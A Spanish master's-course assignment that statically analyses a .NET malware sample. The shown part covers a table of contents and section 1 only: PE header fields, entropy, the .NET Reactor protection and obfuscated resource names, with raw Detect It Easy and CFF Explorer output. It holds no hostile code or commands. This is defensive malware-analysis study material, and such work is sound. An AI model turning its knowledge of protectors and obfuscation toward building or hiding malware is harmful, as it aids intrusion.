MÁSTER EN REVERSING, ANÁLISIS DE MALWARE Y BUG HUNTING

MÁSTER EN *ANÁLISIS DE MALWARE Y REVERSING*

María Sonia Salido Fernández

Tarea 8 - Módulo 9



Campus Internacional CIBERSEGURIDAD

ENIIT INNOVA IT BUSINESS SCHOOL

UCAM UNIVERSIDAD CATÓLICA DE MURCIA

- 1. Identificar la arquitectura de destino del malware
  - 1.1. Identificación del formato
  - 1.2. Arquitectura declarada en la cabecera PE
  - 1.3. Subsistema gráfico
  - 1.4. Naturaleza administrada del ejecutable
  - 1.5. Diferencia entre PE32 y arquitectura efectiva del proceso
  - 1.6. Compilador y lenguaje probable
  - 1.7. Protector detectado
  - 1.8. Punto de entrada
  - 1.9. Secciones del ejecutable
  - 1.10. Relocalizaciones
  - 1.11. Recursos administrados observados
  - 1.12. Resumen del sistema operativo de destino
  - 1.13. Resumen de arquitectura
- 2. Tomar huellas dactilares del malware
  - 2.1. Huella criptográfica del archivo
  - 2.2. Huellas de la cabecera DOS
  - 2.3. Huellas de las secciones PE
    - Sección `.text`
    - Sección `.sdata`
    - Sección `.rsrc`
    - Sección `.reloc`
  - 2.4. Huella de la información de versión
  - 2.5. Import Hash
  - 2.6. Resumen de huellas
  - 2.7. Consultas externas
    - VirusTotal
    - Joe Sandbox
- 3. Triage estático inicial con PeStudio
  - 3.1. Información general del archivo
  - 3.2. Identificación del ejecutable .NET
  - 3.3. Punto de entrada
  - 3.4. Fecha de compilación
  - 3.5. Cabecera DOS
  - 3.6. File Header
  - 3.7. Optional Header y protecciones de seguridad
  - 3.8. Secciones PE
  - 3.9. Recursos incrustados
  - 3.10. Recursos PE tradicionales
  - 3.11. Importaciones PE, declaraciones P/Invoke y referencias administradas
    - Importación PE convencional
    - Declaraciones P/Invoke
    - Referencias administradas
  - 3.12. Import Hash
  - 3.13. Namespaces y estructura .NET
  - 3.14. Cadenas y referencias relevantes
  - 3.15. Firma digital y manifiesto
  - 3.16. Indicadores relevantes del triage

    - 3.17. Valoración del triage
- 4. Análisis de protección, ofuscación y desofuscación
    - 4.1. Indicadores iniciales de protección
    - 4.2. Análisis de entropía
    - 4.3. Recursos administrados de alta entropía
    - 4.4. Nombres y metadatos ofuscados
    - 4.5. APIs nativas y referencias administradas relacionadas con la protección
    - 4.6. Diferencia entre desempaquetado y desofuscación
    - 4.7. Primer intento con de4dot
    - 4.8. Problema relacionado con XAML
    - 4.9. Segundo intento conservando los nombres
    - 4.10. Resultado del proceso de limpieza
    - 4.11. Resultado del análisis de protección
    - 4.12. Conclusión
- 5. Análisis estático del código descompilado y de los recursos
    - 5.1. Apertura del ensamblado desofuscado
    - 5.2. Estructura del ensamblado principal
    - 5.3. Localización del punto de entrada
    - 5.4. Análisis de los recursos administrados
    - 5.5. Extracción e identificación del recurso sospechoso
        - Primera fase: `From Binary`
        - Segunda fase: `From Base64`
    - 5.6. Características generales de `resource-A.exe`
    - 5.7. Clases principales del ensamblado extraído
- 6. Análisis estático de `resource-A.exe`
    - 6.1. Identificación y arquitectura
    - 6.2. Análisis de entropía
    - 6.3. Estructura del ensamblado
    - 6.4. Punto de entrada y control de instancia
    - 6.5. Configuración incrustada
        - Nota aclaratoria sobre las versiones
    - 6.6. Cadena Base64
    - 6.7. Instalación y persistencia: `OK.INS()`
        - 6.7.1. Copia en `%TEMP%\svchost.exe`
        - 6.7.2. Excepción en el firewall
        - 6.7.3. Persistencia mediante claves Run
        - 6.7.4. Copia en la carpeta Startup
    - 6.8. Comunicaciones C2: `OK.RC()`
        - 6.8.1. Recepción desde el socket
        - 6.8.2. Separación de mensajes
        - 6.8.3. Envío al dispatcher
        - 6.8.4. Reconexión automática
    - 6.9. Dispatcher de órdenes: `OK.Ind()`
        - 6.9.1. Gestión de procesos: `proc`
        - 6.9.2. Shell remota: `rss`, `rs` y `rsc`
        - 6.9.3. Recuperación del keylog: `kl`
        - 6.9.4. Descarga y ejecución: `rn`
        - 6.9.5. Carga de plugins: `inv` y `ret`
        - 6.9.6. Captura de pantalla: `CAP`

        - 6.9.7. Desinstalación y reinicio: `un`
        - 6.9.8. Actualización: `up`
        - 6.9.9. Gestión remota del Registro: `RG`
    - 6.10. Keylogger: `kl.WRK()`
    - 6.11. Identificación de la familia
    - 6.12. Indicadores de compromiso
    - 6.13. Conclusión
- 7. Análisis dinámico de la muestra
    - 7.1. Preparación del laboratorio
        - 7.1.1. Configuración de la máquina virtual
        - 7.1.2. Herramientas de monitorización
        - 7.1.3. Registro del estado inicial
        - 7.1.4. Red aislada
        - 7.1.5. Redirección del dominio C2 mediante `hosts`
        - 7.1.6. Simulación del servidor C2
        - 7.1.7. Preparación de Wireshark
        - 7.1.8. Preparación de Process Monitor
        - 7.1.9. Preparación de Regshot
    - 7.2. Análisis de eventos registrados con Process Monitor
        - 7.2.1. Copia y ejecución de la muestra
        - 7.2.2. Persistencia mediante la clave Run
        - 7.2.3. Persistencia mediante la carpeta Startup
        - 7.2.4. Creación del archivo asociado al keylogger
        - 7.2.5. Registro de eventos de red con Process Monitor
        - 7.2.6 Análisis de las conexiones C2
        - 7.4.7. Comportamientos confirmados
        - 7.2.7. Valoración
    - 7.3. Análisis del tráfico de red con Wireshark
        - 7.3.1. Resolución local del dominio C2
        - 7.3.2. Establecimiento de la conexión TCP
        - 7.3.3. Mensaje inicial de identificación
        - 7.3.4. Decodificación del identificador de la víctima
        - 7.3.5. Envío de la ventana activa
        - 7.3.6. Datos transmitidos durante la sesión
        - 7.3.7 Detalle del terminal con listener local que recibe los mensajes que envía la muestra
        - 7.3.8. Finalización de la sesión
        - 7.3.9. Intentos de reconexión
        - 7.3.10. Tráfico no relacionado directamente con la muestra
        - 7.3.11. Correlación con Process Monitor
        - 7.3.12. Valoración
        - 7.3.13. Conclusión
- 8. Resumen final de indicadores de compromiso y relación con MITRE ATT&CK
    - 8.1. Indicadores de compromiso
        - Indicadores de archivo
        - Indicadores de persistencia
        - Indicadores de red
        - Indicadores de comportamiento
    - 8.2. Relación con MITRE ATT&CK
- 9. Conclusiones

1. Identificar la arquitectura de destino del malware


El primer paso del análisis consiste en identificar el formato, la arquitectura y el entorno de ejecución del fichero principal:


```
NET_MALWARE_master.exe
```


Para ello se utilizaron las siguientes herramientas:


- Exeinfo PE.
- Detect It Easy.
- PeStudio.
- CFF Explorer.


En esta fase se analiza únicamente el ejecutable principal. Aunque se observan recursos incrustados, todavía no se conoce su función.




Detect It Easy v3.10 [Windows 10 Version 2009] (x86_64)
Nombre de archivo
C:\Users\usuario\Desktop\NET_MALWARE_master.exe
Tipo de archivo
PE32
Tamaño del archivo
228.50 KiB
Dirección base
00400000
Punto de entrada
00439f4e
Avanzado
Demangle
Información del archivo
Mapa de memoria
Desensamblar
Hex
Textos
Firmas
VirusTotal
MIME
Visualización
Buscar
Hash
Entropía
Extractor
YARA
PE
Exportar
Importar
Recursos
.NET
TLS
Overlay
Secciones
0004
Marca de fecha y hora
2020-11-01 04:18:22
Tamaño de la imagen
00040000
Recursos
Manifiesto
Versión
Escanear
Automático
Endianness
LE
Modo
32-bit
Arquitectura
I386
Tipo
GUI
PE32
Sistema operativo: Windows(95)[I386, 32-bit, GUI]
Enlazador: Microsoft Linker(6.0)
Compilador: VB.NET
Idioma: VB.NET
Librería: .NET Framework(CLR v4.0.30319)
Herramienta: Visual Studio
Protector: .NET Reactor(4.8-4.9)
(Heur)Encriptador: Encrypted or packed data[Assembly invoke + RSACryptoServiceProvider + High entropy + Section...
(Heur)Proteccion: Obfuscation[Fake .cctor name + Math mutations + Strings encryption]
Atajos
Opciones
Acerca de
Salir
Firmas
Banderas
Base de datos
Directorio
Log
84 mseg
Escanear


PE
Recargar
Solo lectura
Info
Nauz File Detector (NFD)
Detect It Easy (DiE)
Yara rules
VirusTotal
Visualización
Hex
Desensamblar
Hash
Textos
Firmas
Mapa de memoria
Entropía
Extractor
Buscar
Herramientas
IMAGE_DOS_HEADER
DOS stub
IMAGE_NT_HEADERS
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_DIRECTORY_ENTRIES
Secciones
Info
Importar
Info
Recursos
Versión
Relocalizaciones
Depurar
.NET
Metadatos
PE32
Secciones
00000000
00039200
100
00000923
Recargar
7.66440
empaquetado(95%)
Guardar
Guardar diagrama
Entropía
Bytes
Regiones
azamiento
Tamaño
Entropía
Estado
Nombre
Filtrar
00000000 00000400 1.65623 no empaquetado PE Cabecera
00000400 00038000 7.72264 empaquetado Sección(0)['.text']
00038400 00000200 2.18920 no empaquetado Sección(1)['.sdata']
00038600 00000a00 2.95314 no empaquetado Sección(2)['.rsrc']
00039000 00000200 0.10473 no empaquetado Sección(3)['.reloc']
Diagrama
Rejilla
0
1
2
3
4
5
6
7
8
0
50.000
100.000
150.000
200.000
250.000


PE
Recargar
Visualización
Hex
Desensamblar
Hash
Textos
Firmas
Mapa de memoria
Entropía
Extractor
Buscar
Herramientas
IMAGE_DOS_HEADER
DOS stub
IMAGE_NT_HEADERS
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_DIRECTORY_ENTRIES
Secciones
Info
Importar
Info
Recursos
Versión
Relocalizaciones
Depurar
VirtualAddress SizeOfBlock
Filtrar Filtrar Filtrar Filtrar
0 00039000 0000000c 2 Sección(0)['.text']
TypeOffset Tipo Dirección
Filtrar Filtrar Filtrar Filtrar
0 3f50 HIGHLOW 00039f50
1 0000 ABSOLU... 00039000


CFF Explorer VIII - [NET_MALWARE_master.exe]
File Settings ?
NET_MALWARE_master.exe
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Import Directory
Resource Directory
Relocation Directory
Debug Directory
.NET Directory
MetaData Header
MetaData Streams
#~
Tables Header
Tables
#Strings
#US
#GUID
#Blob
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
Icons
2 - [lang:0]
3 - [lang:0]
Icon Groups
Version Info
.NET Resources
rViCRV69GVjj6sEmJw.w7eqYS2uAFcvOCPo8J
uJpZeEWKM2XqZ9rDJ5.kOvdXTCaKHdjPOipFB
Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii

1.1. Identificación del formato

Los primeros bytes del archivo son:

```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
```

Los bytes `4D 5A` corresponden a la firma ASCII `MZ`, característica de los ejecutables de Windows.

El campo `e_lfanew` de la cabecera DOS contiene el valor:

```
0x00000080
```

En ese desplazamiento se encuentra la firma:

```
50 45 00 00
```

equivalente a `PE\0\0`.

Por tanto, `NET_MALWARE_master.exe` es un archivo **Portable Executable (PE)** válido para Microsoft Windows.

1.2. Arquitectura declarada en la cabecera PE

Las herramientas muestran las siguientes propiedades:

Propiedad	Valor
Formato	`PE32`
Machine	`0x014C`
Arquitectura declarada	Intel 386 / I386
Subsistema	Windows GUI
Image Base	`0x00400000`
Tamaño de la imagen	`0x00040000`
Número de secciones	4
Punto de entrada	`0x00439F4E`
Sección del punto de entrada	`.text`

El valor `Machine = 0x014C` corresponde a:

```
IMAGE_FILE_MACHINE_I386
```

Desde el punto de vista de la envoltura PE, el archivo se presenta como un ejecutable PE32 para arquitectura x86.

1.3. Subsistema gráfico

El Optional Header contiene:

```
Subsystem = 0x0002
```

Este valor corresponde a:

```
IMAGE_SUBSYSTEM_WINDOWS_GUI
```

Por tanto, el ejecutable está diseñado como una aplicación gráfica de Windows y no como una aplicación de consola.

Los metadatos muestran:

```
OriginalFilename: WpfBrowserApplication1.exe
FileDescription:  WpfBrowserApplication1
```

Estos valores son coherentes con una aplicación basada en **Windows Presentation Foundation (WPF)**.

1.4. Naturaleza administrada del ejecutable

La muestra no es un ejecutable nativo convencional, sino un ensamblado administrado de Microsoft .NET.

Los principales indicadores son:

```
Microsoft .NET
CLR v4.0.30319
Firma de metadatos BSJB
Código IL-Only
```

La cabecera CLR presenta:

Propiedad	Resultado
Firma CLR	`BSJB`
Versión CLR	`v4.0.30319`
IL-Only	Sí
Native Entry Point	No
Strong Name	No
Token del punto de entrada	`0x06000009`
Nombre del módulo	`WpfBrowserApplication1.exe`

La propiedad `IL-Only` indica que la lógica principal está implementada en CIL/MSIL y será compilada mediante JIT por el Common Language Runtime.

1.5. Diferencia entre PE32 y arquitectura efectiva del proceso

Aunque la cabecera PE declara:

```
PE32
Machine = I386
```

la cabecera CLR contiene:

```
32BITREQ  = false
32BITPREF = false
```

Esto significa que el ensamblado administrado no exige expresamente ejecutarse como proceso de 32 bits. La combinación es compatible con una compilación `AnyCPU`.

En condiciones normales:

```
Windows de 32 bits → proceso de 32 bits
Windows de 64 bits → proceso administrado potencialmente de 64 bits
```

No obstante, la muestra está protegida mediante .NET Reactor. El protector puede incorporar dependencias o componentes que condicionen la arquitectura efectiva.

Por tanto, la clasificación más precisa es:

> [!Caution] `NET_MALWARE_master.exe` **es un ejecutable PE32 administrado para Windows, con cabecera I386, pero sin la marca CLR que obliga a usar 32 bits. La arquitectura efectiva debe confirmarse mediante análisis dinámico.**

1.6. Compilador y lenguaje probable

Detect It Easy identifica:

```
Compilador: VB.NET
Lenguaje: VB.NET
Librería: .NET Framework
```

PeStudio ofrece una identificación más general:

```
Microsoft Visual C# / Basic .NET
```

También aparecen referencias a:

```
Microsoft.VisualBasic
Microsoft.VisualBasic.ApplicationServices
Microsoft.VisualBasic.CompilerServices
Microsoft.VisualBasic.Devices
```

Estas evidencias indican que el proyecto fue desarrollado probablemente en **Visual Basic .NET**, aunque el descompilador pueda representar parte del código como C#.

1.7. Protector detectado

Detect It Easy identifica el uso de:

```
.NET Reactor 4.8–4.9
```

También señala:

```
Encrypted or packed data
Assembly invoke
RSACryptoServiceProvider
High entropy
Strings encryption
Obfuscation
Fake .cctor name
Math mutations
```

Por tanto, el ensamblado se encuentra protegido u ofuscado. Esta protección puede afectar a los nombres, las cadenas, el flujo de control, los recursos y la carga de ensamblados.

1.8. Punto de entrada

El punto de entrada PE se encuentra en:

```
RVA: 0x00039F4E
VA:  0x00439F4E
Sección: .text
```

Los primeros bytes son:

```
FF 25 00 20 40 00
```

Este código actúa como un stub que transfiere el control al entorno de ejecución .NET.

El punto de entrada administrado se identifica mediante el token:

```
0x06000009
```

La lógica real debe analizarse desde el método asociado a dicho token mediante `dnSpyEx` o `ILSpy`.

1.9. Secciones del ejecutable

El archivo contiene cuatro secciones:

Sección	Tamaño raw	Entropía	Permisos
`.text`	229.376 bytes	7,72264	Lectura y ejecución
`.sdata`	512 bytes	2,18920	Lectura y escritura
`.rsrc`	2.560 bytes	2,95314	Lectura
`.reloc`	512 bytes	0,10473	Lectura y descartable

La sección `.text` ocupa aproximadamente el 98,03 % del archivo y presenta una entropía muy elevada.

En un ensamblado .NET, `.text` puede contener:

- Código IL.
- Metadatos CLR.
- Streams de metadatos.
- Recursos administrados.
- Datos transformados por el protector.

La entropía elevada es compatible con cifrado, compresión u ofuscación, pero no demuestra por sí sola la existencia de un packer nativo.

1.10. Relocalizaciones

La sección `.reloc` contiene un bloque con:

```
VirtualAddress: 0x00039000
SizeOfBlock:    0x0000000C
```

La presencia de relocalizaciones indica que se conservan entradas para ajustar determinadas direcciones.

Sin embargo, el Optional Header muestra que `DYNAMIC_BASE` no está activado. Por tanto, el ejecutable no declara compatibilidad con ASLR aunque contenga una tabla de relocalizaciones.

1.11. Recursos administrados observados

CFF Explorer muestra recursos bajo el nodo:

```
.NET Resources
```

Entre ellos aparecen nombres ofuscados:

```
rViCRV69GVjj6sEmJw.w7eqYS2uAFcvOCPo8J
uJpZeEWKM2XqZ9rDJ5.kOvdXTCaKHdjPOipFB
```

En esta fase sólo puede concluirse que:

- El archivo contiene recursos administrados.
- Sus nombres están ofuscados.
- Su contenido no es directamente legible.
- Presentan una entropía elevada.
- Deben extraerse y analizarse por separado.

No podemos afirmar todavía que sean payloads ejecutables.

1.12. Resumen del sistema operativo de destino

La muestra está diseñada para Microsoft Windows debido a:

- Su formato PE.
- El subsistema Windows GUI.
- El uso de WPF.
- El CLR `v4.0.30319`.
- Las estructuras específicas de Windows.
- La protección mediante .NET Reactor.

